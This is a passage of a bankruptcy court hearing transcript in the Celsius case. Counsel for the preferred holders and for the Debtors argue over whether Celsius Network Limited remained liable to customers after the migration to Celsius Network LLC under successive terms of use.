12 THE COURT: That's what -- I didn't see -- I  
13 understood that the financial regulator in the U.K. said you  
14 can't be -- you are no longer going to be the customer-  
15 facing entity. Somebody else is going to be liable. But  
16 what I didn't -- what I want to see, it is important to me  
17 if there's something where the regulator said and CNL can no  
18 longer be liable to customers.

19 MR. LEBLANC: Your Honor, if you look at our  
20 slide, Page 10, that will refer -- and we can do the same  
21 thing if we want to look at the exhibit behind it.

22 THE COURT: Okay. Give me a second.

23 MR. LEBLANC: Yeah.

24 THE COURT: Okay, slide page 10.

25 MR. LEBLANC: And slide page 10, Your Honor, this

1 is the direction agreement that was entered into with the  
2 U.K. regulator and the migration plan that's part of that  
3 direction agreement. And we highlight at the very beginning  
4 that Celsius -- this is what they're telling the regulators  
5 that they're agreeing to do, and that is to notify all of  
6 its existing customers of the migration of their customers'  
7 contractual relationship to Celsius Networks LLC or UAB as  
8 appropriate by the migration date.

9 THE COURT: And what is it that says, and CNL  
10 shall no longer have any liability to customers?

11 MR. LEBLANC: Well, Your Honor, the --

12 THE COURT: No, just -- is there anything? Okay -  
13 -

14 MR. LEBLANC: I'll try to answer it.

15 THE COURT: Go ahead.

16 MR. LEBLANC: And the answer is -- the answer to  
17 that question is the change to the terms of use and the  
18 notification to customers -- the notification to customers  
19 that their contractual relationship is now with LLC and  
20 their rights and obligations are being transferred to  
21 customers. That's --

22 THE COURT: Let me ask you this. If they issued a  
23 Version 9 and they took the word affiliate out, would it  
24 violate the direction agreement with the FCL?

25 MR. LEBLANC: I believe it would, Your Honor.

1 THE COURT: Why?

2 MR. LEBLANC: Because the customers would have  
3 liability -- would have a contractual relationship with CNL  
4 and have claims against CNL. And I think that's exactly  
5 what the U.K. regulator was concerned about, that they  
6 didn't want --

7 THE COURT: Where does it say that? Is it -- you  
8 have a piece of paper from the FCA that says you, CNL, can  
9 no longer have liability to customers?

10 MR. LEBLANC: Your Honor, I think other than what  
11 you're looking at, these -- and this -- it's important, Your  
12 Honor. This is from Roni Cohen-Pavon, who is one of the  
13 drafters of the terms of use. So he's telling the U.K.  
14 regulator that we're migrating the customers' contractual  
15 relationship from CNL to LLC. And then he drafts the terms  
16 of use.

17 THE COURT: I understand that's what happened.  
18 They made LLC the customer-facing entity. It assumed all  
19 the obligations. But what I don't see, Mr. LeBlanc, is  
20 where either the FCA or CNL with LLC said and we, CNL, will  
21 no longer be liable to customers. Why would the FCA -- why  
22 would the FCA want to make sure that CNL was absolved of  
23 customer liability? I mean, I can understand that they  
24 don't want CNL as the customer-facing entity, they want --  
25 LLC was going to do it. But what is it -- is there a



1 written document from FCA? Is there a regulation that FCA  
2 issued that prohibited CNL from having customer liability?

3 MR. LEBLANC: Your Honor, what we have with the  
4 FCA is what we described, yes.

5 THE COURT: This is it. Okay. Go ahead.

6 MR. LEBLANC: There's also the migration --  
7 there's a couple of documents in our exhibit list and in our  
8 pleadings that we refer to. There are communications  
9 between the FCA and Roni Cohen-Pavon.

10 THE COURT: And do any of those address the issue  
11 of whether CNL would receive a novation of liability to  
12 customers?

13 MR. LEBLANC: They don't, Your Honor. But this,  
14 again, gets me back to the point. Prior to -- because I  
15 think Your Honor is focused on CNL. And obviously we are  
16 creditors there.

17 THE COURT: That's what we are here about.

18 MR. LEBLANC: Well, it is. But the Debtor's  
19 argument -- their plain language argument is not limited to  
20 CNL. It doesn't say that because CNL was obligated on  
21 Versions 1 through 5 that they are continued to be obligated  
22 on 6 through 8. It says that the changes that were made in  
23 Version 6 that are carried through to Version 8 made every  
24 entity liable. And without those changes, not every entity  
25 would be liable because they have not asserted any basis for

1 every other entity to be liable. So that's what they're  
2 hanging their hat on.

3 The problem with that is there is no rational  
4 explanation, not a shred of evidence, not a document, not a  
5 witness, no financial statement, no statement to the board  
6 that says that as of Version 6, we are changing the way we  
7 interact with our customers, that instead of one entity  
8 being liable to customers within the entire Celsius family,  
9 instead of one entity, now every entity is jointly and  
10 severally liable to customers. They didn't tell customers  
11 that.

12 THE COURT: Well, let me ask you this. When they  
13 put forth Version 6 to customers and asked them to check a  
14 box, did Version 6 highlight that if you -- when you agree -  
15 - if you don't agree, you can't do business with us. When  
16 you agree, CNL will be absolved of all liability and only  
17 the -- the only party with liability to you as customers is  
18 LLC?

19 MR. LEBLANC: I believe it did, Your Honor.

20 THE COURT: Where? I'd like to see that.

21 MR. LEBLANC: Yeah. So, Your Honor, Slide 6 of  
22 our deck.

23 THE COURT: Okay.

24 MR. LEBLANC: And it may be too small there.

25 THE COURT: I can read it.

1 MR. LEBLANC: Okay. It's the middle box, Your  
2 Honor. This is the check the box.

3 THE COURT: Sure.

4 MR. LEBLANC: And I'm focused on the third one.  
5 "I acknowledge that under the TOU, the services will be  
6 provided to me by Celsius Networks LLC and that Celsius  
7 Networks Limited shall transfer to Celsius Network LLC my  
8 data, account balances, and its rights and obligations to  
9 me.

10 THE COURT: What that doesn't say -- it goes back  
11 to this same point. LLC assumed the obligations, but it  
12 doesn't say that CNL is absolved of any liability to you.

13 MR. LEBLANC: And, Your Honor, we disagree with  
14 that, obviously. The reason for that is Celsius operated in  
15 a world where it had one entity that was customer-facing,  
16 and that one entity had liabilities to customers. And it  
17 did that under Versions 1 through 5 with a limitation on  
18 liability provision that is indistinguishable in relevant  
19 part from the limitation on liabilities in Versions 6  
20 through 8.

21 The Debtor's argument -- the limitation on  
22 liability provision didn't change. The Debtor's argument is  
23 that when they took the steps that were required --

24 THE COURT: Did it include the word affiliates?

25 MR. LEBLANC: It did include the word affiliates.

1 It excluded affiliates from liability.

2 THE COURT: Where do I find that?

3 MR. LEBLANC: The change to Version 6?

4 THE COURT: Where do I find Version 5 that said  
5 affiliates aren't liable. I understand about officers,  
6 directors, agents, et cetera. That's pretty common.

7 MR. LEBLANC: Just give me one second, Your Honor.  
8 So it's in --

9 THE COURT: Fitting affiliates in that line, in  
10 the middle of it, that seems odd to me.

11 MR. LEBLANC: It's in Exhibit 22, Your Honor.

12 THE COURT: Okay.

13 MR. LEBLANC: And the one issue is that Exhibit 22  
14 has all of the terms of use.

15 THE COURT: Oh, this is not -- yeah.

16 MR. LEBLANC: So if you give me one second, I will  
17 find --

18 THE COURT: Okay.

19 MR. LEBLANC: I will hope to find Version 4. I  
20 have the pages to Version 5.

21 THE COURT: That's fine.

22 MR. LEBLANC: So a redline of 5 to 6, Your Honor,  
23 I've been told starts at Page 318. So a redline shows the  
24 changes from Version 5 to 6.

25 THE COURT: Is that in the binder?

1 MR. LEBLANC: That's in the binder. Page --

2 THE COURT: Which tab?

3 MR. LEBLANC: I'm sorry, all of this is in Tab 22.  
4 There's 126 pages.

5 THE COURT: Okay. I've got nothing but a sheet  
6 that says Docket Number 850.

7 MR. LEBLANC: We were told Your Honor didn't want  
8 ones that were so voluminous.

9 THE COURT: That's fine. Just bear with me.

10 MR. KOENIG: Your Honor, if I may approach. I  
11 have a copy.

12 THE COURT: You have a copy? Thanks, Mr. Koenig.

13 Okay, all right. Mr. Koenig has given me ECF  
14 Docket 393 open to Page 318 of 1126.

15 And, Your Honor, I think if you go forward to Page  
16 369 is where Section 25 --

17 THE COURT: Hold on. I'll flip to that. Okay. I  
18 don't think so.

19 MR. LEBLANC: Your Honor, the copy I have may not  
20 have it right. But, actually, Page 371 I think is -- yeah,  
21 Page 371 has the section that begins with, "limiting the  
22 generality of the foregoing".

23 THE COURT: Yes.

24 MR. LEBLANC: Okay.

25 THE COURT: It doesn't begin, it's the...

1 MR. LEBLANC: Right. It's in that paragraph.

2 THE COURT: Fifth line down. "Without limiting  
3 the generality of the foregoing, in no event shall you have  
4 any recourse, whether by setoff of otherwise, with respect  
5 to our obligations to or against any assets of any person or  
6 entity other than Celsius, including, without limitation,  
7 any member, shareholder, affiliate, investor, employee. And  
8 it goes on from there.

9 THE COURT: Right. And this is my point. And,  
10 Your Honor, the argument that is made by the other side is  
11 that what changed from Version 5 to Version 6 is not  
12 anything relevant in this provision, but instead is in the  
13 definition of Celsius. Because this -- and we want to look  
14 at the very beginning, Your Honor. If you look back at 318,  
15 this version did not define Celsius to include affiliates.

16 THE COURT: It just says --

17 MR. LEBLANC: It just says CNL.

18 THE COURT: NO, it starts out -- well, I -- okay.  
19 I see that's crossed out.

20 MR. LEBLANC: This is the redline. So you have  
21 Celsius Network Limited was what it originally said.

22 THE COURT: Correct.

23 MR. LEBLANC: And it said, we, our, Celsius.  
24 That's how it was defined.

25 THE COURT: Yes. Okay.

1 MR. LEBLANC: And so there isn't -- my point, Your  
2 Honor, is this, that under every prior iteration of the  
3 terms of use --

4 THE COURT: That clearly it was there.

5 MR. LEBLANC: (indiscernible) it was there. And I  
6 don't think, while it's not a stipulated fact, I don't know  
7 that it is disputed that under every prior iteration of the  
8 terms of use, affiliates were not in fact liable. And that  
9 includes Celsius Lending, for example, which did business  
10 with customers through lending relationships. That includes  
11 Celsius Mining, which had become an entity prior to Version  
12 5.

13 THE COURT: I actually was curious about that. So  
14 if a customer had a -- you know, borrowed from Celsius  
15 Lending and the customer accused Celsius Lending of a  
16 breach, they wouldn't have had a claim against Celsius  
17 Lending?

18 MR. LEBLANC: Your Honor, they may have had a  
19 separate contractual relationship, a borrowing relationship  
20 with them. But they would not have had a claim against  
21 Celsius lending under the terms of use.

22 THE COURT: Okay.

23 MR. LEBLANC: Nor would they have had a claim  
24 against Celsius mining, which existed at the time under the  
25 terms of use.

1 THE COURT: Okay.

2 MR. LEBLANC: And the point is that the question  
3 that we have never understood -- and the Debtors have  
4 offered -- they control the drafters of these terms of use  
5 who made the changes. They're their employees. They have  
6 not come to testify in a way that's consistent with their  
7 view to explain why when you went from Version 5 to Version  
8 6 to effectuate the migration that was required by the FCA,  
9 why when you did that did you change it, as they would  
10 contend, to be liability by one entity to liability by all  
11 entities? And so while it's joint and several liability  
12 presumably because customers can only recover once on their  
13 claims, but they incurred conservatively \$200 billion of  
14 liabilities in one fell swoop without a single document  
15 presented to any person that would ever suggest that. And  
16 not a document that -- not a document that existed at the  
17 time, not a document that came after. No reference. They  
18 didn't talk to a board member to say that just to be clear,  
19 this is what we're doing when we make this change.

20 The reason, Your Honor, is that was never the  
21 intent. What was the intent? The intent was to --

22 THE COURT: You can't tell me what the intent is.  
23 Nobody has offered proof of intent.

24 MR. LEBLANC: Your Honor, I think the extrinsic  
25 evidence proves the intent --



1 THE COURT: What extrinsic evidence?

2 MR. LEBLANC: Your Honor, the --

3 THE COURT: Don't tell me what the intent was.

4 You can tell me what's on a piece of paper.

5 MR. LEBLANC: Your Honor, the intent is what the  
6 conclusion is in our view. You look at the extrinsic  
7 evidence --

8 THE COURT: You can argue what the document says.

9 MR. LEBLANC: Your Honor, that's what I'm doing.  
10 So, for example -- and we've talked about some of these, but  
11 there are others.

12 Every document leading up to it reflects the  
13 intent to migrate the customer relationship from CNL to LLC.  
14 This company operated in a world in which it only had the  
15 customer-facing entity liable to customers. That's how it  
16 operated. And what did it do? It dealt with those  
17 relationships between the Celsius entities through  
18 intercompany agreements.

19 So in other words, they had -- and there's  
20 evidence in this record about that being the very structure  
21 that they engaged in here, because there is an intercompany  
22 agreement between CNL and LLC that comes into place at the  
23 same time that they executed the asset transfer agreement.

24 So what they do is they transfer the assets and  
25 liabilities, all obligations to customers are transferred to

1       LLC and then they enter into an intercompany agreement.

2               THE COURT:   Where do I find that?

3               MR. LEBLANC:   Your Honor, the intercompany  
4       agreement, I believe it's -- I think it's Exhibit 16.

5               THE COURT:   Your Exhibit 16?

6               MR. LEBLANC:   Correct, Your Honor.   Our Exhibit  
7       16, Series B Preferred Holders' Exhibit 16 is the  
8       intercompany agreement.

9               THE COURT:   Yes.   What paragraph should I look at?

10              MR. LEBLANC:   Well, Your Honor, just -- this is an  
11       intercreditor agreement that reflects that after they  
12       transfer all of the assets, then LLC is going to send some  
13       assets back to CNL for it to manage essentially, to operate.  
14       It's a short agreement, but I'm not pointing to any  
15       particular provision.   But I'm just talking about the  
16       structure.

17              So what was intended there was -- let me not say  
18       what was intended.   What the documents reveal is that upon  
19       the migration of the customer relationship from CNL to LLC,  
20       they moved the assets and obligations.   They told the  
21       customers that's what they were doing, they told each other  
22       that's what they were doing.   And then they moved assets  
23       back to CNL to deploy in income-generating activities.   CNL,  
24       for example, it was no longer a retail customer-facing  
25       entity, but it continued to engage in a -- to have a

1 deployment through an institutional loan portfolio, for  
2 example, and it was involved in investing in its mining  
3 operations.

4 So the intent was -- the documents reflect that  
5 what the parties did, what CNL and LLC did is they migrate  
6 the customer relationship and then they moved some assets  
7 back with an intercompany relationship between them so the  
8 customers who deposit their coins with LLC have a claim  
9 against LLC. And LLC in turn, if it has passed asset up to  
10 CNL, has a claim against CNL to get those coins to the  
11 extent that they need them. That's the second part that I  
12 mentioned at the beginning, which is the size of that  
13 intercompany claim is something that has to be determined.

14 But, Your Honor, all of this I think leads to a  
15 conclusion. And then the additional evidence that we have  
16 that I think is critical is the Debtors did not believe, or  
17 at least the Debtor's own actions do not reflect that they  
18 believed there were claims against all entities, which you  
19 cannot reconcile their position today with there just being  
20 a claim against -- at CNL. It has to be against all  
21 entities. That's their argument. That means it has to be a  
22 claim against the mining entity as well.

23 And, Your Honor, the evidence shows that the  
24 Debtors did not believe in real time that there was a claim  
25 against the mining entity.

1           Your Honor, you've seen this before, but the  
2 Mining S-1 agreement, we have a slide in this. Let's see,  
3 Page 13, Your Honor.

4           THE COURT: Okay.

5           MR. LEBLANC: And this refers to Series B  
6 Preferred Holders' Exhibit 8, which is the Mining S-1. This  
7 is another document that's not in your binder, your chambers  
8 --

9           THE COURT: I'm looking on the screen.

10          MR. LEBLANC: Okay. And the Mining entity had a  
11 balance sheet that they submitted a financial statement to  
12 the SEC in this S-1. In that, they do not reflect any  
13 liability to customers, which is entirely inconsistent with  
14 the Debtor's position.

15          Now, what the Debtors say -- and I think this is a  
16 remarkable statement. The Debtors in their reply say that  
17 if they'd actually gone forward with the IPO, they would  
18 have then amended the terms of use to eliminate Mining from  
19 liability. That's what they said. That is a remarkable  
20 statement. Because what they're saying is we submitted to  
21 the SEC in this S-1 a materially misleading financial  
22 statement that did not reflect the financial condition of  
23 the mining entity as it existed at that time. And in doing  
24 so, they -- but said but had we ever gone through with the  
25 IPO, we would have corrected.

1           Your Honor, I just don't think that's a credible  
2       explanation. I think what is far more credible is that  
3       until this case started and the Committee started arguing  
4       that the terms of use create liability at every entity, the  
5       Debtors internally didn't believe that to be the case. And  
6       I say that because there's not a single document that is  
7       consistent with that. Every document is inconsistent with  
8       that. There aren't a ton of documents. There were not a  
9       lot of standalone financial statements for these companies  
10      prior to the bankruptcy. But this is one example of  
11      something that was submitted to the SEC that is entirely  
12      inconsistent with their current argument. You cannot  
13      reconcile this with their argument.

14           Your Honor, I do want -- there is -- Your Honor  
15      had asked -- just one other example, Your Honor, in Exhibit  
16      12. So this is turning back to the question Your Honor had  
17      asked about the communications with the regulators. Do you  
18      have Exhibit 12 there, Your Honor?

19           THE COURT: I do.

20           MR. LEBLANC: Your Honor, these are communications  
21      with the U.K. regulators. And if you look, Your Honor, at -  
22      - if you look, Your Honor, at Page 6 and -- I'm sorry,  
23      Internal Page 6, which is Page 100 of 158. I apologize.

24           THE COURT: Okay. No, that's fine.

25           MR. LEBLANC: And, Your Honor, you can see this at

1 the top is an email from Roni Pavon responding to somebody  
2 at the FCA. And it says, "Please find our reference to  
3 issues raised in your email below."

4 And at the bottom, in number three, Mr. Pavon  
5 says, "Upon withdrawal and completion of the migration plan,  
6 Celsius Networks Limited will have three main activities.  
7 One, it will have control of assets that are attributable to  
8 the accounts of users that did not agree to be migrated to  
9 Celsius' non-U.K. affiliates and will continue to have a  
10 debt relationship with those users with respect to  
11 (indiscernible) assets, i.e. the rump of customers that it  
12 has not transferred."

13 I think, Your Honor, that's entirely consistent  
14 with the position that we've taken that they did intend to  
15 not have a liability relationship with the customers. There  
16 is another reference that I think Your Honor makes the same  
17 point. And this comes at Page 110 of this same document.  
18 And page 110 is part of the migration plan that Celsius  
19 provided to the U.K. regulator. So at Page 110. You can  
20 see if you look at Page 106, that's where the migration plan  
21 itself starts. And then this is the steps in the migration  
22 plan.

23 And it says under Box A, "As noted above,  
24 depending on the progress of the migration plan, additional  
25 steps might need to be taken in connection with remaining

1 users. Until such time, the remaining users' contractual  
2 relationship will continue to be with Celsius Networks  
3 Limited, who will continue to hold the liability to  
4 remaining users on its balance sheet.

5 So again, Your Honor, I think all the evidence in  
6 the record is consistent with the position that we have  
7 taken, that the company in fact migrated those obligations  
8 to Celsius LLC, had intended to do so, believed it had done  
9 so, communicated to customers that it did so.

10 THE COURT: But I -- the communication to the  
11 customers is not all that clear, let's put it that way. I  
12 mean -- let me leave it at that.

13 MR. LEBLANC: Well, Your Honor, I think if you're  
14 a customer and you're told that --

15 THE COURT: You don't read an S-1, you don't read  
16 this emails to -- back and forth with the FCA.

17 MR. LEBLANC: No. But you're told your rights and  
18 obligations are now with -- we're -- you agreed that your  
19 relationship is with the LLC and the rights and obligations  
20 are -- I'm just looking at it again here -- that Celsius  
21 Networks Limited shall transfer to Celsius Networks LLC my  
22 data, account balance, and its rights and obligations to me.  
23 That's what customers were told. So they lived in a world  
24 up through Version 5 that they were told that they had no --  
25 they only had a claim against CNL. They were told once

1 Version 6 comes into place and Version 7 and 8, your  
2 relationship is entirely with CNL.

3 And again, we believe that that is the right way  
4 to read the terms themselves just on their face. And to be  
5 clear, Your Honor, I think the fact that -- it's not  
6 surprising, and I wouldn't suggest for a second that it  
7 would be unusual, but you don't need more than -- let me  
8 take your example. If they took affiliates out of the next  
9 iteration of the terms of use, if they had expressly  
10 excluded CNL from liability, something they didn't do but  
11 they could have done -- if they had expressly done that, it  
12 would have been equally one word, and it would have -- I  
13 don't think they would even be arguing that there's  
14 liability.

15 And so the point is, Your Honor, the fact that  
16 it's one word, it is one word in a provision that expressly  
17 and specifically limits liability against the Celsius  
18 entities. And which entities? The affiliates of Celsius.  
19 Celsius is defined as LLC and its affiliates, but you take -  
20 - you've added the affiliates in the definition. You take  
21 them out in the exclusion. You are left with Celsius LLC,  
22 meaning you're left in exactly the position that you were  
23 that customers were previously and exactly the position this  
24 company always was in, which is the customer-facing entity  
25 is the entity that is exposed to customers and has liability



1 to them.

2 To hold otherwise, Your Honor, I think would fly  
3 in the face of the extrinsic evidence. Because -- fly in  
4 the face of the words on the page itself and the extrinsic  
5 evidence. It also, Your Honor -- I don't know how you read  
6 the rest of the provisions. Because affiliates are --  
7 notwithstanding the fact that affiliates re included in the  
8 definition of Celsius, the words affiliates of Celsius is  
9 used throughout the document in various different places.  
10 And we highlight this in our brief and we do have a slide on  
11 this. We can look at it if Your Honor wants to. But I  
12 think Your Honor is probably more familiar with the terms of  
13 use than literally any person on the planet, so I won't  
14 belabor the point. But I think it's critical.

15 The Debtors are asking you to give affiliates the  
16 word in the middle of the exclusion, the limitation on  
17 liabilities provision, they're asking you to give affiliates  
18 a meaning that is different than the meaning that exists in  
19 every other provision of the contract. That, Your Honor,  
20 would violate fundamental principles of contractual  
21 interpretation. They are also asking you -- to do that,  
22 they're asking you to add words to that definition. Because  
23 their argument today is what that means is affiliates who  
24 are not part of our capital structure. Your Honor, you  
25 cannot come up with that language. And in fact, it's a

1 tautology. Because affiliates are defined in a way to  
2 include every entity that is under the even effective or  
3 even indirect control.

4 And so we have a slide on this, Your Honor. Just  
5 one second, Your Honor. If you go to -- our Slide 20, Your  
6 Honor, illustrates this point.

7 THE COURT: Okay, I am there.

8 MR. LEBLANC: So, Your Honor, Slide 20, the  
9 organizational chart that is here, this is the entire  
10 corporate structure of Celsius. And the Debtors say that  
11 every entity on this org. chart is liable to customers  
12 because they are all affiliates. And they are liable simply  
13 because the definition includes the word affiliate and  
14 they're not excluded because they are excluded from the  
15 affiliate. So, again, it's indistinguishable. They do not  
16 limit themselves to CNL. And Your Honor I think should  
17 avoid the inclination to do that.

18 THE COURT: Are you going to address the  
19 Committee's argument that Section 13.3 -- how that section  
20 applies?

21 MR. LEBLANC: Yes.

22 THE COURT: I mean, you argue that the specific  
23 should displace the general. And I don't know if they  
24 phrased it exactly this way, but the specific is 13.3 that  
25 says (indiscernible) says bankruptcy.

1 MR. LEBLANC: Your Honor, that had us scratching  
2 our heads enough that we actually put a slide in. It's the  
3 next slide, Slide 21. The Debtors in their slide deck that  
4 we saw that was served overnight as well, they have this  
5 same section.

6 Your Honor, I think Your Honor dealt with this  
7 very section extensively in connection with the earned  
8 stable coin. Because what this section does as a whole it's  
9 very clear is it makes -- it puts customers on notice that  
10 in the event of a bankruptcy, you have no rights of  
11 ownership. You don't have a constructive trust claim, you  
12 have no indicia of ownership. At best you are a creditor.  
13 Nothing in this section -- and we quote the provision, the  
14 three in the hole.

15 THE COURT: Yeah, the sub three, 13.3. Right.

16 MR. LEBLANC: That doesn't create a creditor  
17 claim. That doesn't say you are a customer. What it says  
18 is --

19 THE COURT: So under applicable law. Is it  
20 applicable non-bankruptcy law says your claim is only  
21 against LLC, you've got a claim --

22 MR. LEBLANC: Correct. I mean, well, it says  
23 that. But even before that it says -- it says you may not  
24 have any legal remedies or rights in connection with  
25 Celsius' obligations to you other than your rights as a

1 creditor of Celsius under applicable law. So it's actually  
2 in an exclusion. The entire purpose of this provision --  
3 remember, it's entitled Consent to Celsius' Use of Digital  
4 Assets. The entire purpose of this provision 13 is to  
5 ensure that customers could not come to a bankruptcy court  
6 and say that those coins deposited are mine. And Your Honor  
7 dealt with this. All it says is --

8 THE COURT: I'm still getting a lot of people who  
9 are saying it's mine.

10 MR. LEBLANC: I understand, Your Honor. And Your  
11 Honor refers to Section 13 repeatedly in your decision.  
12 That's the purpose of Section 13. It doesn't create any  
13 rights or obligations, whether pursuant to bankruptcy law or  
14 otherwise. And it doesn't say you are a creditor of every  
15 entity here. It says you have no rights other than as a  
16 creditor under applicable law. So to the extent that you  
17 have a claim, you have a claim as a creditor, not as a  
18 secured creditor, not as a constructed trust, as a trust --  
19 as a beneficiary of a trust or anything like that.

20 So, Your Honor, we believe that the question here  
21 -- the only way to reconcile the arguments that have been  
22 made, Your Honor, inconsistent. And the Debtors, frankly,  
23 they don't even suggest that there's any extrinsic evidence  
24 that is supportive of their position. They control the  
25 witnesses, they control the documents. There is none.

1 THE COURT: Well, you control a lot of witnesses  
2 and documents, too. I mean, you know, none of you get a  
3 pass on this. You certainly don't. I mean, your clients --  
4 I don't know who the negotiators were, but someone  
5 negotiated the preferred agreements. This is the point I  
6 made at the start. There's nothing where I would expect to  
7 see something if the goal was to silo the assets and  
8 liabilities of CNL to assure that the preferred don't have  
9 all these billions of dollars of customer claims is to draft  
10 language that prohibits CNL from guaranteeing or  
11 indemnifying or what have you. That's the concept that I  
12 usually see. I don't see that yere.

13 MR. LEBLANC: But, Your Honor, had that happened,  
14 they would still be making the same argument. They would be  
15 saying even though you tried not to do it -- and let's be  
16 clear, White & Case represented my clients in diligence  
17 making this investment. I think Your Honor is fully aware  
18 of that. That was disclosed by them. But maybe the lawyers  
19 that the company -- that our clients had diligence  
20 (indiscernible). It wasn't Mr. Mester and myself.

21 But, Your Honor, it wouldn't change the fact that  
22 when our clients made their investment, this migration had  
23 already occurred.

24 THE COURT: But had been a Version 9 that said and  
25 we agree that every entity is liable, you're out of luck.

1 MR. LEBLANC: We are, Your Honor. But that takes  
2 me back. No rational operator or manager of Celsius  
3 Networks Limited would just say I'm going to take on  
4 billions of dollars of liability. No one would. And that's  
5 the comfort that you get when you don't have a contractual  
6 provision.

7 THE COURT: I've never seen a sophisticated lawyer  
8 rely upon, oh, they'd be crazy to do that.

9 MR. LEBLANC: Your Honor, I think there are a lot  
10 of people -- Mr. Machinsky was the manager of this company.  
11 He was also the -- he stood to benefit greatly from equity  
12 improvement in the company. And so it just doesn't make  
13 sense that they would voluntarily take on enormous  
14 liabilities that there was no reason for them to do so. And  
15 we invested at a time when this is the state of play. And  
16 again, maybe --

17 THE COURT: But usually the investors want to be  
18 sure that this is documented, they can't do it.

19 MR. LEBLANC: Well, Your Honor, I think our  
20 clients were investing in a company that had a lot of assets  
21 beyond this customer-facing business, in particular the  
22 mining operation. And our investment was used to buy GK8.  
23 And so we certainly believe we have recourse there.

24 So, Your Honor, we think the terms of use are  
25 clear and the evidence is consistent with it. Thank you,

1 Your Honor.

2 THE COURT: Thank you, Mr. LeBlanc.

3 MR. KOENIG: Good afternoon, Your Honor. Again,  
4 Chris Koenig, Kirkland & Ellis, for the Debtors. I'm going  
5 to start -- there was a lot of colloquy with Ms. LeBlanc, so  
6 I'm going to probably start with some of the questions you  
7 posed to him, and then I'll turn back to our affirmative  
8 argument.

9 What I'll start with is where you started with,  
10 which is there may be other -- this is just one issue for  
11 today, which is what are the terms of use say. There may be  
12 other claims. There may be claims for fraud, as Your Honor  
13 pointed out, there may be an intercompany claim, as Mr.  
14 LeBlanc was discussing. There may be other claims arising  
15 out of the examiner's report as well. I know that  
16 substantive consolidation is an extreme remedy and  
17 disfavored, but there are certainly facts in the examiner's  
18 report that may make that at the appropriate time if we end  
19 up there. That may be something that could be pursued.  
20 Perhaps a constructive fraudulent transfer claim at the  
21 appropriate time. Again, not for today.

22 THE COURT: It's usually not the debtor's lawyer  
23 arguing that, but go ahead.

24 MR. KOENIG: Pardon? What I'll start with is  
25 almost all of the colloquy that you had with Mr. LeBlanc

1 about extrinsic evidence only matters to the extent the  
2 contract is ambiguous. And here, and what we've laid out in  
3 our papers and in the presentation we filed last night is  
4 the contract -- the terms of use are replete with references  
5 to how Celsius owes obligations to the customers. Now, I'll  
6 come back to that. But let me start with where you were  
7 going with Mr. LeBlanc for a little bit. So let me start  
8 with the assignment of various documents that you pointed  
9 to. And again, this only matters to the extent the contract  
10 is ambiguous.

11 It's an assignment, but not a novation. There was  
12 a novation agreement. It was never signed.

13 THE COURT: Well, is the unsigned novation  
14 agreement an exhibit?

15 MR. KOENIG: It's an exhibit. I don't believe it  
16 was admitted into evidence.

17 THE COURT: Fine. All right.

18 MR. KOENIG: But the Series B have not pointed to  
19 any novation document in existence. There was one of the  
20 letters between regulators that Mr. LeBlanc was referring  
21 to. That's not a contract with the customers, it wasn't in  
22 any communications with the customers, and it wasn't part of  
23 something that any of them signed. And just because there's  
24 an assignment doesn't mean that there is an extinguishment  
25 of liabilities on behalf of the transferor. And there's a



1 section of the terms of use that I think illustrates this  
2 well. If you look at Paragraph 32 or Section 32 of the  
3 terms of use --

4 THE COURT: Where do I find that?

5 MR. KOENIG: Section 8. The version I have  
6 doesn't have the numbers on the top.

7 THE COURT: Is it in what you handed me?

8 MR. KOENIG: That's Version 6, Your Honor.

9 THE COURT: Okay.

10 MR. KOENIG: Your Honor, this is a clean version.

11 THE COURT: Okay. Thank you, Mr. Koenig. You're  
12 pointing to Paragraph 32?

13 MR. KOENIG: Thirty-two, the assignment provision.  
14 So if you look -- it's actually -- I believe it's on the  
15 next page of what I...

16 THE COURT: Okay. It starts on one page  
17 (indiscernible) 31 and carries over to the next page.

18 MR. KOENIG: Carried over to the next page. And  
19 that's the page that the first number is 33.

20 THE COURT: Yes.

21 MR. KOENIG: So it says, "Celsius may assign or  
22 transfer these terms or any or all of its rights and/or  
23 obligations here under at any time to any third party by  
24 providing prior notice." But it doesn't say anything about  
25 if the transfer occurs that Celsius will no longer be

1       liable. I mean, if this provision were to mean that, I  
2       could create a new entity, Koenig LLC, and have Celsius  
3       transfer all of its obligations to the customer to an empty  
4       shell that has no assets that can't possibly be able to --  
5       what it means. There has to be a novation that has to  
6       extinguish the liability. It doesn't -- you know, none of  
7       the documents that Mr. LeBlanc pointed to say that. The  
8       terms of use --

9               THE COURT: You could do a Texas two-step and not  
10       provide the guarantee of all obligations.

11              MR. KOENIG: No comment on that, Your Honor. All  
12       right. So a contractual -- I'm sorry. And this is the  
13       argument that we make in our reply brief that starts at  
14       Paragraph 24 that a transfer of obligations is different  
15       than a novation and different from extinguishing liability.

16              Let me turn to the redline that I had handed you  
17       earlier.

18              THE COURT: Let me ask you this. So Mr. LeBlanc's  
19       claim to both the communications with the FCA and then in  
20       the -- I guess in the check box, the three -- you know, you  
21       check the third box, it obviously clearly -- it does not say  
22       in those precise words that CNL will no longer have  
23       liability, is absolved of liability, and it said basically  
24       that LLC is obligated. Okay. Why isn't that enough?

25              MR. KOENIG: For purposes of Mr. LeBlanc?

1 THE COURT: Yes.

2 MR. KOENIG: Because it doesn't say that hereafter  
3 CNL shall have no obligation to you. It says LLC will have  
4 an obligation to you. And the terms of use themselves are  
5 littered with obligations to Celsius. So starting with the  
6 beginning of the document, it says that the document, the  
7 terms of use is between accountholders and the defined term  
8 Celsius, which is Celsius Network LLC and its affiliates.

9 Throughout the document there are references to --

10 THE COURT: So the scrivener's error was in  
11 defining Celsius as Celsius and its affiliates? If they  
12 wanted to limit against whom claims would lie, the error was  
13 in that opening sentence that defines Celsius as Celsius and  
14 its affiliates?

15 MR. KOENIG: Your Honor, I think if there is an  
16 error, it is in Section 1, not Section 25. I don't think  
17 it's a scrivener's error. And if you look at the redline  
18 that I handed you --

19 THE COURT: Yes.

20 MR. KOENIG: I think Mr. LeBlanc actually has it a  
21 little bit backwards. I think that there were other changes  
22 to the terms of use that suggest that this result is exactly  
23 what was intended.

24 So if you start in the first page of the --

25 THE COURT: Show me what was intended or what you

1 believe shows an intent for CNL to remain liable.

2 MR. KOENIG: Sure. So if you look at the first  
3 page -- at the top it's Page 318 of 1126. I'm sorry, of the  
4 redline that I handed you earlier, the spiral bound.

5 THE COURT: Okay. Tell me again which page.

6 MR. KOENIG: Sure. It's the first page, Page 318  
7 of 1126.

8 THE COURT: Yes, okay. I'm there.

9 MR. KOENIG: So it says -- it used to say Celsius  
10 Network Limited.

11 THE COURT: Right.

12 MR. KOENIG: And now it says Celsius Network LLC  
13 and its affiliates. And the word collectively is added  
